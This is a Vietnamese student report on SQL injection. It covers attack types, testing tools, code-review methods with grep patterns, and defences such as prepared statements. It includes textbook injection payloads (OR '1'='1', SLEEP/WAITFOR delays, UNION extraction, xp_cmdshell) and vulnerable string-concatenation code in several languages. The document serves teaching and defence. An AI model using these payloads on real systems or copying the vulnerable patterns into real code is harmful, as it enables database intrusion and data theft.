studeersnel

SQLInject - Sql ịnection

An toàn và Bảo mật Hệ thống thông tin (Học viện Công nghệ Bưu chính Viễn thông)

Scan to open on Studeersnel

Studocu is not sponsored or endorsed by any college or university
Downloaded by T? Thiên (thien24112005@gmail.com)

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN:
MÃ HỌC PHẦN:

ĐỀ TÀI: TẤN CÔNG SQL INJECTION

B22DCCN271 NGUYỄN XUÂN HẢI

Hà Nội – 2025

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)


MỤC LỤC

Downloaded by T? Thiên (thien24112005@gmail.com)

CHƯƠNG 1. GIỚI THIỆU VỀ SQL INJECTION

SQL Injection (SQLi) là lỗ hổng bảo mật phổ biến trong các ứng dụng web.
Kẻ tấn công có thể can thiệp vào truy vấn SQL bằng cách thay đổi SQL back-end để truy xuất hoặc chỉnh sửa dữ liệu.
Lỗ hổng này thường xảy ra do lập trình viên không xử lý đúng đầu vào của người dùng.

I. Kiến trúc ứng dụng web và cách SQL Injection xảy ra



Ứng dụng web thường có 3 tầng chính:
- **Tầng trình bày (Presentation Layer)**: Giao diện người dùng (browser).
- **Tầng logic (Logic Layer)**: Xử lý truy vấn và gửi dữ liệu.
- **Tầng lưu trữ (Data Layer)**: Cơ sở dữ liệu chứa thông tin quan trọng.

Nếu dữ liệu nhập của người dùng không được kiểm tra đúng cách, kẻ tấn công có thể chèn mã SQL độc hại vào truy vấn.

II. Các phương thức tấn công SQL Injection

1. SQL Injection cơ bản

Kẻ tấn công chèn câu lệnh SQL vào đầu vào của ứng dụng.
Ví dụ: URL của một trang tìm kiếm sản phẩm có thể bị lợi dụng:
http://www.victim.com/products.php?val=100' OR '1'='1
→ Trả về toàn bộ dữ liệu, bất kể giá trị val là bao nhiêu.

2. Blind SQL Injection

Ứng dụng không hiển thị lỗi nhưng có thể bị khai thác bằng cách đo thời gian phản hồi hoặc nhận dạng dữ liệu thông qua các câu lệnh logic.
Kẻ tấn công có thể sử dụng truy vấn như:
SELECT * FROM users WHERE username='admin' AND IF(1=1, sleep(5), 0);
→ Nếu ứng dụng chậm phản hồi, nghĩa là điều kiện đúng và có thể khai thác tiếp.

3. Time-Based SQL Injection

Sử dụng câu lệnh SLEEP() để xác định xem truy vấn có thể thực thi hay không.
Nếu thời gian phản hồi chậm, ứng dụng có thể dễ bị tấn công.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

4. Error-Based SQL Injection
Khai thác các thông báo lỗi của SQL Server để thu thập thông tin về cấu trúc cơ sở dữ liệu.

III. Công cụ kiểm tra SQL Injection

- **SQLMap**: Công cụ tự động phát hiện và khai thác SQL Injection.
- **Havij**: Công cụ khai thác SQL Injection dễ sử dụng.
- **SQLiX**: Công cụ tìm kiếm lỗ hổng SQL Injection trong website.
- **HP WebInspect**: Kiểm tra bảo mật ứng dụng web.
- **Paros Proxy**: Công cụ đánh giá bảo mật web.

IV. Cách khai thác SQL Injection

1. Xâm nhập dữ liệu
Trích xuất thông tin từ cơ sở dữ liệu bằng cách sửa đổi truy vấn.
Ví dụ:
SELECT username, password
FROM users
WHERE id=1
UNION SELECT username, password FROM admin;
→ Kẻ tấn công có thể lấy dữ liệu từ bảng **admin**.
2. Đánh cắp mật khẩu và băm mật khẩu
Kẻ tấn công có thể lấy dữ liệu mật khẩu đã mã hóa và sử dụng công cụ như **John the Ripper** để bẻ khóa.
SQL Injection còn có thể giúp **tăng quyền admin** bằng cách sửa đổi cơ sở dữ liệu.
3. Khai thác lệnh hệ điều hành (OS Command Injection)
Một số cơ sở dữ liệu như **Microsoft SQL Server** cho phép thực thi lệnh hệ điều hành thông qua SQL Injection.
Ví dụ:
EXEC xp_cmdshell 'whoami';
→ Nếu quyền hạn đủ cao, kẻ tấn công có thể kiểm soát toàn bộ hệ thống.

V. Các cuộc tấn công SQL Injection nổi tiếng

- **2002 - Guess.com**: Hacker truy cập vào 200.000 thông tin thẻ tín dụng.
- **2005 - CardSystems Solutions**: 40 triệu tài khoản thẻ bị lộ.
- **2007 - Website Liên Hợp Quốc bị hack**: Kẻ tấn công thay đổi nội dung trang web thông qua SQL Injection.
- **2008 - Hơn 500.000 website bị tấn công hàng loạt** bằng phương pháp SQL Injection tự động.

Downloaded by T? Thiên (thien24112005@gmail.com)

VI. Các biện pháp phòng chống SQL Injection

1. Sử dụng Prepared Statements và Parameterized Queries

Không xây dựng truy vấn SQL bằng cách nối chuỗi.

Sử dụng **Prepared Statements** để ngăn chặn việc chèn SQL.

Ví dụ trong PHP:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $user, $pass);
$stmt→execute();
```

→ Tránh việc đầu vào của người dùng bị chèn mã SQL.

2. Danh sách trắng đầu vào (Input Validation)

Chỉ cho phép các ký tự hợp lệ và từ chối các ký tự nguy hiểm như ' " -- % ;.

3. Giới hạn quyền truy cập cơ sở dữ liệu

Không sử dụng tài khoản **admin** hoặc **root** để kết nối database.

Hạn chế quyền SELECT, INSERT, DELETE, UPDATE theo đúng nhu cầu.

4. Sử dụng Web Application Firewall (WAF)

Một số WAF phổ biến: **ModSecurity**, **Cloudflare**, **Imperva**.

Lọc các yêu cầu chứa các mẫu SQL Injection.

5. Kiểm tra và quét bảo mật thường xuyên

Dùng công cụ như **Burp Suite**, **Acunetix**, **OWASP ZAP** để kiểm tra website.

Cập nhật phần mềm và cơ sở dữ liệu để giảm thiểu lỗ hổng bảo mật.

CHƯƠNG 2. KIỂM TRA SQL INJECTION

SQL Injection thường được kiểm tra từ xa qua Internet, nơi người kiểm tra không có quyền truy cập mã nguồn.

- Điều này đòi hỏi kỹ thuật "kiểm tra bằng suy luận" (black-box testing) để phát hiện lỗ hổng dựa trên phản hồi của máy chủ.

I. Tìm kiếm SQL Injection

SQL Injection có thể xuất hiện trong bất kỳ ứng dụng front-end nào chấp nhận dữ liệu đầu vào từ người dùng hoặc hệ thống trung gian môi trường web. Trình duyệt web đóng vai trò là máy khách gửi yêu cầu tới máy chủ từ xa, nơi dữ liệu đầu vào được sử dụng để tạo truy vấn SQL.

=> Mục tiêu là phát hiện các bất thường trong phản hồi của máy chủ để xác định lỗ hổng.

Phương pháp kiểm tra: Gửi yêu cầu chứa dữ liệu không mong muốn tới máy chủ và phân tích phản hồi. Vì không có quyền truy cập mã nguồn, người kiểm tra cần suy luận từ hành vi của ứng dụng.

II. Kiểm tra bằng suy luận

Quy tắc cơ bản: Kích hoạt bất thường bằng cách gửi dữ liệu bất ngờ và phân tích phản hồi.

Các bước:

- Xác định tất cả điểm nhập dữ liệu trong ứng dụng (URL, biểu mẫu, tiêu đề HTTP, v.v.).

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

- Gửi các yêu cầu có thể gây ra lỗi hoặc hành vi bất thường.
- Phát hiện sự khác biệt trong phản hồi của máy chủ.

1. Xác định dữ liệu đầu vào

Trong kiến trúc client/server của web, dữ liệu đầu vào thường được gửi qua hai phương thức HTTP:

GET: Tham số nằm trong URL (ví dụ: ?text=lcd%20monitors&cat=1).

POST: Tham số được gửi trong thân yêu cầu (ví dụ: biểu mẫu liên hệ với các trường như first=John&last=Doe).

Thao tác tham số: Người kiểm tra có thể thay đổi tham số trực tiếp trong URL hoặc dùng công cụ proxy để chỉnh sửa yêu cầu.

III. Lý do xảy ra SQL Injection

1. Trộn lẫn dữ liệu và điều khiển: Dữ liệu người dùng được đưa trực tiếp vào truy vấn SQL mà không qua vệ sinh (sanitization).

- **Thiếu vệ sinh đầu vào**: Cho phép kẻ tấn công chèn các lệnh SQL như SELECT, UNION, hoặc OR.

=> **Giải pháp phòng ngừa**: Sử dụng danh sách trắng (whitelist) để chỉ chấp nhận ký tự mong đợi (ví dụ: chỉ số nếu tham số là số) hoặc mã hóa đầu ra nghiêm ngặt.

2. Kiến trúc: Máy chủ web và máy chủ cơ sở dữ liệu là hai thực thể riêng biệt. Máy chủ web gửi truy vấn SQL dựa trên dữ liệu người dùng, và máy chủ cơ sở dữ liệu thực thi chúng. SQL Injection cho phép thao túng truy vấn để lấy dữ liệu tùy ý (như tên người dùng, mật khẩu).

- **Lỗi cơ sở dữ liệu**: Các lỗi như mysql_fetch_assoc() hoặc lỗi cú pháp SQL hiển thị trên phản hồi web là dấu hiệu của lỗ hổng. Người kiểm tra cần làm quen với các thông báo lỗi từ các hệ quản trị cơ sở dữ liệu khác nhau (MySQL, MSSQL, Oracle).
- **Ví dụ luồng thông tin**:

Người dùng gửi category="bikes'" (có dấu nháy kép thừa).

Máy chủ web tạo truy vấn sai cú pháp: SELECT * FROM products WHERE category = 'bikes".

Máy chủ cơ sở dữ liệu trả về lỗi, được hiển thị qua phản hồi web.

3. Kiểm tra SQL Injection mù (Blind SQL Injection)

- **Khái niệm**: Blind SQL Injection xảy ra khi ứng dụng không trả về lỗi rõ ràng hoặc dữ liệu trực tiếp, nhưng vẫn có thể bị khai thác bằng cách suy ra phản hồi (ví dụ: đúng/sai).
- **Phương pháp**: Sử dụng các điều kiện logic (như 1=1 hoặc 5=0) để kiểm tra sự khác biệt trong phản hồi:

category=bikes AND 1=1 (đúng, trang hiển thị bình thường).

category=bikes AND 1=2 (sai, trang có thể trống hoặc khác).

- **Độ trễ**: Nếu ứng dụng không hiển thị khác biệt rõ ràng, có thể dùng lệnh trì hoãn (như WAITFOR DELAY '0:0:15') để đo thời gian phản hồi, từ đó suy ra lỗ hổng.

4. Tự động hóa phát hiện SQL Injection

- **Lợi ích**: Tự động hóa giúp kiểm tra nhanh các trang web lớn, đặc biệt khi số lượng tham số và URL cần kiểm tra rất nhiều.

Downloaded by T? Thiên (thien24112005@gmail.com)

- **Hạn chế**: Không nên phụ thuộc hoàn toàn vào công cụ tự động, vì chúng có thể bỏ sót các trường hợp phức tạp.

5. Công cụ thương mại:

- **HP WebInspect**: Quét và phát hiện SQL Injection, đi kèm SQL Injector để khai thác.
- **IBM Rational AppScan**: Đánh giá bảo mật web, hỗ trợ phát hiện cả Blind SQL Injection.

Công cụ miễn phí/mã nguồn mở:

- **HP Scrawlr**: Thu thập URL và kiểm tra tham số, nhưng hạn chế ở 1.500 URL và không hỗ trợ xác thực.
- **SQLiX**: Công cụ Perl, phát hiện cả SQL Injection thường và mù.
- **Paros Proxy**: Chặn và phân tích yêu cầu, hỗ trợ quét SQL Injection.

6. Ví dụ thực tế với công cụ

- **Paros Proxy**: Sau khi cấu hình trình duyệt để dùng proxy, người dùng chọn tên miền, nhấn "Phân tích" để quét. Công cụ thử các chuỗi như ' OR 1=1 hoặc ' WAITFOR DELAY '0:0:15' để tìm lỗ hổng.
- **HP Scrawlr**: Nhập URL, nhấn "Bắt đầu" để thu thập và kiểm tra, nhưng chỉ phát hiện lỗi khi máy chủ trả về mã HTTP 500 kèm thông báo cơ sở dữ liệu.

IV. Quy trình kiểm tra SQL Injection

- **Xác định lỗ hổng**: Bắt đầu bằng cách tìm các điểm nhập dữ liệu và gửi dữ liệu bất thường để kích hoạt lỗi hoặc hành vi khác biệt.
- **Xác nhận**: Tạo truy vấn SQL hợp lệ (dùng -- hoặc ; để kết thúc) nhằm kiểm tra khả năng thực thi mà không gây lỗi.
- **Khai thác Blind SQL Injection**: Dù không có lỗi rõ ràng, vẫn có thể suy ra dữ liệu qua phản hồi gián tiếp hoặc độ trễ.
- **Tự động hóa**:

Hữu ích cho các trang web lớn với nhiều tham số. Công cụ thương mại (WebInspect, AppScan) cung cấp đánh giá toàn diện, trong khi công cụ miễn phí (SQLiX, Paros) là giải pháp thay thế hiệu quả.

Lưu ý: Không nên phụ thuộc hoàn toàn vào tự động hóa; kiểm tra thủ công vẫn cần thiết để xác nhận và khai thác các trường hợp phức tạp.

Chương 3: Đánh giá mã cho SQL Injection

- Tầm quan trọng của việc xem xét mã nguồn trong việc phát hiện SQL Injection. Khi không thể sử dụng công cụ kiểm tra tự động, kiểm tra thủ công là phương pháp duy nhất. Các câu lệnh SQL động thường dễ nhận biết, nhưng xác định dữ liệu đầu vào có được xác thực hay không đòi hỏi phân tích kỹ lưỡng.

I. Đánh giá nguồn Mã cho SQL Injection

1. Phân tích mã nguồn

Có hai phương pháp chính để phân tích mã nguồn nhằm tìm kiếm các lỗ hổng:

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

- Phân tích mã tĩnh (Static Analysis):
+ Là quá trình phân tích mã nguồn mà không cần thực thi mã.
+ Bao gồm việc xem xét từng dòng mã để xác định các lỗ hổng tiềm ẩn.
+ Phù hợp với các ứng dụng nhỏ, nhưng đối với các ứng dụng lớn, việc xem xét từng dòng mã có thể tốn nhiều thời gian và công sức.
- Phân tích mã động (Dynamic Analysis):
+ Là quá trình phân tích mã trong khi nó đang chạy.
Giúp quan sát hành vi của ứng dụng trong thời gian thực, nhưng có thể bỏ sót một số lỗ hổng chỉ xuất hiện trong mã nguồn.

2. Phương pháp tiếp cận có hệ thống

- Xác định các khu vực mã có thể ảnh hưởng đến bảo mật.
- Tìm các lỗ hổng kiểu "taint" (dữ liệu bị nhiễm từ nguồn không đáng tin cậy).
- Phát hiện dữ liệu nguy hiểm đi từ source (đầu vào) đến sink (hàm nhạy cảm).

3. Sink và Source

Sink: Các hàm thực thi SQL như mysql_query() trong PHP.
Source: Các điểm đầu vào từ người dùng (biểu mẫu web, tham số URL, cookie).
=> Phát hiện SQL Injection = Tìm dữ liệu từ Source chảy vào Sink mà không được lọc hoặc xác thực.

4. Ví dụ về mã dễ bị tấn công SQL Injection

Đoạn văn cung cấp một số ví dụ về mã dễ bị tấn công SQL Injection, đặc biệt trong ngôn ngữ PHP:
Ví dụ 1:
$result = mysql_query("SELECT * FROM table WHERE column ='$_GET["param"]'");
=> Dữ liệu từ $_GET["param"] không được lọc, dễ bị SQL Injection.
Ví dụ 2:
$param = $_GET["param"];
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
=> Dữ liệu $param được lấy từ người dùng và đưa vào SQL mà không kiểm tra.

5. Theo dõi luồng dữ liệu

Để phát hiện SQL Injection, cần kiểm tra luồng dữ liệu từ source đến sink:
B1: Xác định nguồn đầu vào không đáng tin cậy.
B2: Theo dõi dữ liệu xem có đến mysql_query() mà không qua xử lý an toàn không.
Ví dụ:
$param = $_GET["param"];
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
=> Dữ liệu từ $_GET["param"] chảy thẳng vào mysql_query() mà không được lọc.
qua kiểm tra không.

II. Hành vi mã hóa nguy hiểm

1. Nhận diện các hành vi mã hóa nguy hiểm

- Các hành vi nguy hiểm thường liên quan đến việc **xây dựng chuỗi động** trong SQL.

Downloaded by T? Thiên (thien24112005@gmail.com)

- Khi dữ liệu đầu vào từ người dùng được **nối trực tiếp** vào chuỗi SQL mà không qua xác thực, **nguy cơ SQL Injection** sẽ rất cao.

2. Ví dụ về mã dễ bị tấn công SQL Injection

Đoạn văn cung cấp các ví dụ về mã dễ bị tấn công SQL Injection trong các ngôn ngữ lập trình khác nhau như PHP, C#, và Java:

PHP*: $sql = "SELECT * FROM table WHERE field = '$_GET['input']'";*

=> Dữ liệu từ *$_GET['input']* được nối trực tiếp vào câu lệnh SQL, dễ bị tấn công.

C#: *string sql = "SELECT * FROM table WHERE field = '" + request.getParameter("input") + "'";*

Java: *String sql = "SELECT * FROM table WHERE field = '" + request.getParameter("input") + "'";*

3. Thủ tục lưu trữ (Stored Procedures) và SQL Injection

Stored Procedures không phải lúc nào cũng an toàn, nếu chúng cũng xây dựng chuỗi động từ dữ liệu đầu vào.

Ví dụ:

Microsoft SQL Server:

CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL
AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT field FROM table WHERE field = '" + @input + "'"
EXEC (@sql)
Ở đây, biến @input được nối trực tiếp vào chuỗi SQL, dẫn đến lỗ hổng.

4. Tương tác với thủ tục lưu trữ từ mã ứng dụng

Các nhà phát triển thường tương tác với thủ tục lưu trữ từ mã ứng dụng. Ví dụ:

PHP: *$result = mysql_query("CALL SP_StoredProcedure($_GET['input'])");*

5. Xử lý dữ liệu đầu vào trong PHP

PHP cung cấp các biến toàn cục để xử lý dữ liệu đầu vào từ người dùng:

$_GET: Dữ liệu từ phương thức GET.

$_POST: Dữ liệu từ phương thức POST.

$_COOKIE: Dữ liệu từ cookie.

$_REQUEST: Kết hợp dữ liệu từ GET, POST, và COOKIE.

$_SERVER: Thông tin về máy chủ và môi trường thực thi.

Ví dụ:

Php : *$variable = $_GET['name'];*

III. Các chức năng nguy hiểm

1. Trong PHP

PHP hỗ trợ nhiều loại cơ sở dữ liệu, nhưng một số hàm có thể bị **lạm dụng** nếu không kiểm soát dữ liệu đầu vào.

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Dưới đây là danh sách các hàm nguy hiểm trong PHP:
- Các hàm liên quan đến MySQL
+ mysql_query(): Gửi truy vấn đến cơ sở dữ liệu MySQL đang hoạt động.
$result = mysql_query($sql);
+ mysql_db_query(): Chọn một cơ sở dữ liệu và thực hiện truy vấn trên đó (đã lỗi thời từ PHP 4.0.6).
$result = mysql_db_query($db, $sql);
- Các hàm liên quan đến Microsoft SQL Server
+ mssql_query(): Gửi truy vấn đến cơ sở dữ liệu Microsoft SQL Server đang hoạt động.
$result = mssql_query($sql);
+ mssql_bind(): Thêm một tham số vào một thủ tục được lưu trữ.
mssql_bind($stmt, '@param', $variable, SQLVARCHAR, false, false, 100);
$result = mssql_execute($stmt);
- Các hàm liên quan đến Oracle
+ oci_parse(): Phân tích cú pháp một câu lệnh SQL trước khi thực thi.
$stmt = oci_parse($connection, $sql);
ociexecute($stmt);
+ ora_parse(): Phân tích cú pháp một câu lệnh SQL trước khi thực thi (tương tự oci_parse).
if (!ora_parse($cursor, $sql)) { exit; }
else { ora_exec($cursor); }
- Các hàm liên quan đến ODBC
+ odbc_prepare(): Chuẩn bị một câu lệnh SQL để thực thi.
$stmt = odbc_prepare($db, $sql);
$result = odbc_execute($stmt);
+ odbc_exec(): Chuẩn bị và thực thi một câu lệnh SQL.
$result = odbc_exec($db, $sql);
2. Các chức năng nguy hiểm trong Java
Java sử dụng **JDBC (Java Database Connectivity)** để kết nối và tương tác với cơ sở dữ liệu.
Dưới đây là các hàm và phương thức nguy hiểm trong Java:
a. Các hàm liên quan đến JDBC
- createStatement(): Tạo một đối tượng Statement để gửi các câu lệnh SQL đến cơ sở dữ liệu.
Statement statement = connection.createStatement();
- PreparedStatement: Tạo một câu lệnh SQL được biên dịch trước và lưu trữ trong một đối tượng.
PreparedStatement sql = con.prepareStatement(sql);
- executeQuery(): Thực thi một câu lệnh SQL và trả về kết quả dưới dạng ResultSet.
ResultSet result = statement.executeQuery(sql);
- executeUpdate(): Thực thi các câu lệnh SQL như INSERT, UPDATE, hoặc DELETE.
int result = statement.executeUpdate(sql);
- execute(): Thực thi một câu lệnh SQL và trả về true nếu có kết quả.
boolean result = statement.execute(sql);

Downloaded by T? Thiên (thien24112005@gmail.com)

- addBatch(): Thêm một lệnh SQL vào danh sách lệnh hiện tại.
statement.addBatch(sql);
- executeBatch(): Gửi một loạt lệnh SQL đến cơ sở dữ liệu để thực thi.
int[] results = statement.executeBatch()

IV. Theo dõi dữ liệu

1. Sử dụng công cụ grep để tìm kiếm lỗ hổng

grep là công cụ dòng lệnh giúp tìm kiếm nội dung trong mã nguồn để phát hiện các hàm SQL nguy hiểm.
Ví dụ:
$ grep -r -n "mysql_query\(.\$_\(GET\|POST\).*\)" src/ | awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'*
Lệnh này tìm kiếm các dòng mã sử dụng mysql_query với dữ liệu đầu vào
từ $_GET hoặc $_POST.

2. Theo dõi dữ liệu đầu vào của người dùng

Khi phát hiện các hàm nguy hiểm, cần theo dõi dữ liệu đầu vào của người dùng để xác định xem nó có bị nhiễm độc hay không.
Ví dụ, nếu một biến $input được sử dụng trong câu lệnh SQL, cần kiểm tra xem $input có được lấy từ $_GET, $_POST, hoặc các biến khác không.
Lệnh grep có thể được sử dụng để theo dõi các biến này:
$ grep -r -n "\$input =.\$.*" src/ | awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'*

3. Kiểm tra xác thực đầu vào

Cần kiểm tra xem dữ liệu đầu vào có được xác thực trước khi sử dụng trong câu lệnh SQL hay không.
Ví dụ, nếu có các hàm kiểm tra như is_string, strlen, ctype_alnum, thì có thể dữ liệu đầu vào đã được xác thực.
Nếu không có xác thực, có thể tồn tại lỗ hổng SQL Injection.

4. Áp dụng kỹ thuật tương tự cho các ngôn ngữ khác

Java: Sử dụng grep để tìm kiếm các hàm như PreparedStatement, executeQuery, executeUpdate, v.v.
$ grep -r -n *"preparedStatement(\|executeQuery(\|executeUpdate(\|execute(\|addBatch(\|executeBatch(" src/ | awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'*
C#: Sử dụng grep để tìm kiếm các hàm như SqlCommand, SqlParameter, OleDbCommand, v.v.
$ grep -r -n "SqlCommand(\|SqlParameter(\|OleDbCommand(\|OleDbParameter(\|OracleCommand(\|OracleParameter(\|OdbcCommand(\|OdbcParameter(" src/ | awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
=> Quá trình kiểm tra mã nguồn để tìm lỗ hổng SQL Injection đòi hỏi sự tỉ mỉ và kiên nhẫn. Cần theo dõi dữ liệu đầu vào của người dùng từ điểm nhập đến điểm sử dụng trong câu lệnh SQL.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

- Sử dụng các công cụ như grep và awk giúp tự động hóa quá trình tìm kiếm và tiết kiệm thời gian. Cuối cùng, cần đưa ra quyết định sáng suốt về việc có tồn tại lỗ hổng hay không dựa trên bằng chứng thu thập được.

V. Mã PL/SQL và T-SQL

1. Giới thiệu về mã PL/SQL và T-SQL

- **PL/SQL (Oracle)** và **T-SQL (SQL Server)** là ngôn ngữ lập trình thủ tục cho cơ sở dữ liệu.
- PL/SQL thực thi với quyền **người định nghĩa (definer)**, còn T-SQL thực thi với quyền **người gọi (invoker)**, có thể gây rủi ro bảo mật.

2. Xuất mã nguồn PL/SQL từ cơ sở dữ liệu Oracle

Để phân tích mã PL/SQL, có hai phương pháp chính:

- Xuất mã nguồn từ cơ sở dữ liệu:

Sử dụng gói dbms_metadata để xuất các câu lệnh DDL (Data Definition Language) như CREATE TABLE, CREATE PROCEDURE, v.v.

Ví dụ:

```
DBMS_METADATA.SET_TRANSFORM_PARAM(DBMS_METADATA.SESSION_TRANSFORM,
'STORAGE', FALSE);
SELECT 'SELECT DBMS_METADATA.GET_DDL('''||object_type||''','''||object_name||''','''||
owner||''') FROM dual;'
FROM all_objects
WHERE object_type IN ('FUNCTION', 'PROCEDURE', 'PACKAGE', 'TRIGGER');
```

- Truy vấn trực tiếp từ bảng dba_source:

Mã nguồn PL/SQL được lưu trữ trong bảng dba_source hoặc all_source.

Ví dụ:

```
SELECT owner, name, type, text
FROM dba_source
WHERE LOWER(text) LIKE '%execute immediate%' OR LOWER(text) LIKE '%dbms_sql%';
```

3. Tìm kiếm mã PL/SQL dễ bị tấn công

Các hàm nguy hiểm trong PL/SQL:

- EXECUTE IMMEDIATE: Thực thi câu lệnh SQL động.
- DBMS_SQL: Thực thi SQL động thông qua gói DBMS_SQL.

Ví dụ truy vấn tìm kiếm mã dễ bị tấn công:

```
SELECT owner, name, type, text
FROM dba_source
WHERE (LOWER(text) LIKE '%execute immediate%' OR LOWER(text) LIKE '%dbms_sql%')
AND owner NOT IN ('SYS', 'SYSTEM');
```

Ví dụ mã dễ bị tấn công:

```
CREATE OR REPLACE PROCEDURE vulnerable_proc (input IN VARCHAR2) IS
sql VARCHAR2(200);
BEGIN
```

Downloaded by T? Thiên (thien24112005@gmail.com)

*sql := 'SELECT * FROM table WHERE field = '" || input || "';*
EXECUTE IMMEDIATE sql;
END;

4. Phân tích mã T-SQL trong Microsoft SQL Server

Xuất mã nguồn T-SQL:
- Sử dụng thủ tục sp_helptext để xem mã nguồn của các thủ tục được lưu trữ.

Ví dụ:
EXEC sp_helptext 'SP_StoredProcedure';

Các hàm nguy hiểm trong T-SQL:
- EXEC: Thực thi câu lệnh SQL động.
- sp_executesql: Thực thi câu lệnh SQL động với tham số.

Ví dụ mã dễ bị tấn công:
CREATE PROCEDURE vulnerable_proc @input VARCHAR(400) AS
BEGIN
DECLARE @sql NVARCHAR(4000);
*SET @sql = 'SELECT * FROM table WHERE field = '" + @input + "';*
EXEC(@sql);
END;

5. Tìm kiếm mã T-SQL dễ bị tấn công

Liệt kê các thủ tục được lưu trữ:
SELECT name FROM sys.procedures ORDER BY name;

Tìm kiếm mã dễ bị tấn công:
- Sử dụng truy vấn để tìm các thủ tục sử dụng EXEC hoặc sp_executesql.

Ví dụ:
SELECT name, definition
FROM sys.sql_modules
WHERE definition LIKE '%EXEC(%' OR definition LIKE '%sp_executesql%';

6. Công cụ và tập lệnh hỗ trợ

PL/SQL: Tập lệnh PL/SQL để tìm kiếm mã dễ bị tấn công:
SELECT DISTINCT a.owner, a.name, b.authid, a.text
FROM all_source a, all_procedures b
WHERE (LOWER(a.text) LIKE '%execute immediate%' OR LOWER(a.text) LIKE '%dbms_sql%')
AND a.owner = b.owner AND a.name = b.object_name;

T-SQL: Tập lệnh T-SQL để tìm kiếm mã dễ bị tấn công:
DECLARE @name VARCHAR(50);
DECLARE db_cursor CURSOR FOR
SELECT name FROM sys.procedures;
OPEN db_cursor;
FETCH NEXT FROM db_cursor INTO @name;
WHILE @@FETCH_STATUS = 0

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

BEGIN
PRINT @name;
EXEC sp_helptext @name;
FETCH NEXT FROM db_cursor INTO @name;
END;
CLOSE db_cursor;
DEALLOCATE db_cursor;

VI. Đánh giá mã nguồn tự động

1. Giới thiệu về đánh giá mã nguồn tự động

- Đánh giá mã thủ công tốn nhiều thời gian và công sức.
- Công cụ tự động giúp tiết kiệm thời gian nhưng có thể tạo ra kết quả sai lệch (false positives/negatives).

2. Các loại công cụ tự động

- Biểu thức chính quy: Tìm kiếm mã nguy hiểm nhưng dễ bị sai sót.
- Phân tích từ vựng: Chuyển mã nguồn thành tokens để so sánh với thư viện bảo mật.
- Cây cú pháp trừu tượng (AST): Phân tích cấu trúc cú pháp giúp theo dõi luồng dữ liệu.
- Phân tích luồng dữ liệu: Xác định cách dữ liệu di chuyển trong chương trình bằng đồ thị luồng điều khiển (CFG).

3. Kết hợp các phương pháp phân tích

Công cụ hiện đại kết hợp nhiều kỹ thuật để tăng độ chính xác.
Tuy nhiên, vẫn có nguy cơ báo cáo sai và không thể thay thế đánh giá thủ công.

4. Khuyến nghị sử dụng công cụ tự động

- Dùng nhiều công cụ kết hợp với đánh giá thủ công.
- Hiểu rõ ngữ cảnh để xác minh kết quả.

5. Ví dụ về kết quả dương tính giả

```
php
// xác thực đầu vào của bạn nếu sử dụng mysql_query()
$result = MyCustomFunctionToExec_mysql_query($sql);
```

Vấn đề:
Công cụ dựa trên biểu thức chính quy có thể đánh dấu dòng này là lỗ hổng SQL Injection, mặc dù hàm MyCustomFunctionToExec_mysql_query có thể đã xử lý dữ liệu đầu vào an toàn.

VII. Các công cụ trên hỗ trợ phát hiện lỗ hổng bảo mật

1. YASCA (www.yasca.org) – Công cụ nguồn mở phân tích PHP, Java, C/C++, JavaScript, có thể mở rộng qua plug-in.
2. Pixy (http://pixybox.seclab.tuwien.ac.at/pixy) – Công cụ Java quét mã PHP 4 để tìm XSS, SQL Injection.
3. AppCodeScan (www.blueinfy.com) – Công cụ trên .NET Framework, sử dụng regex để tìm lỗ hổng tiềm ẩn.

Downloaded by T? Thiên (thien24112005@gmail.com)

4. LAPSE (http://suif.stanford.edu/~livshits/work/lapse/index.html) – Plug-in cho Eclipse, kiểm tra lỗ hổng trong Java J2EE.
5. SWAAT (www.securitycompass.com/inner_swaat.shtml) – Quét mã PHP, JSP, ASP.NET dựa trên regex.
6. Microsoft Source Code Analyzer (http://support.microsoft.com/kb/954476) – Phát hiện SQL Injection trong ASP cổ điển (VBScript).
7. CAT.NET (www.microsoft.com/downloads/...) – Công cụ trong Visual Studio quét mã C#, VB.NET, J# để tìm lỗi bảo mật.
